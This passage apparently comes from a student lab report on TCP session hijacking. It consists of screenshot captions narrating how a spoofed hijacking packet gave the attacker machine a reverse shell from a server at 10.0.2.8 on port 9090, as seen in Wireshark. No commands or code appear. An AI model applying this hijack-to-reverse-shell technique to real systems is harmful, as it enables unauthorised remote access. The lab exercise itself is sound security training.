
From the above screenshot we can see that a hijacking packet is sent to the server machine and we can also see that a reverse shell of the server has been acquired from the above screenshot as a packet from server machine has been sent to the attacker machine.



In the above screenshot we can see that in the attacker machine a connection from 10.0.2.8 on port 9090 has has been accepted.We can also see that on running ifconfig on attacker machine the ip address of the server machine(10.0.2.8) is present, which indicates that the reverse shell has been established.



Above is the screenshot of the wireshark of the attacker machine during the establishment of the reverse shell.



In the above screenshot we can see the port number of the sever machine in the wireshark of the attacker machine.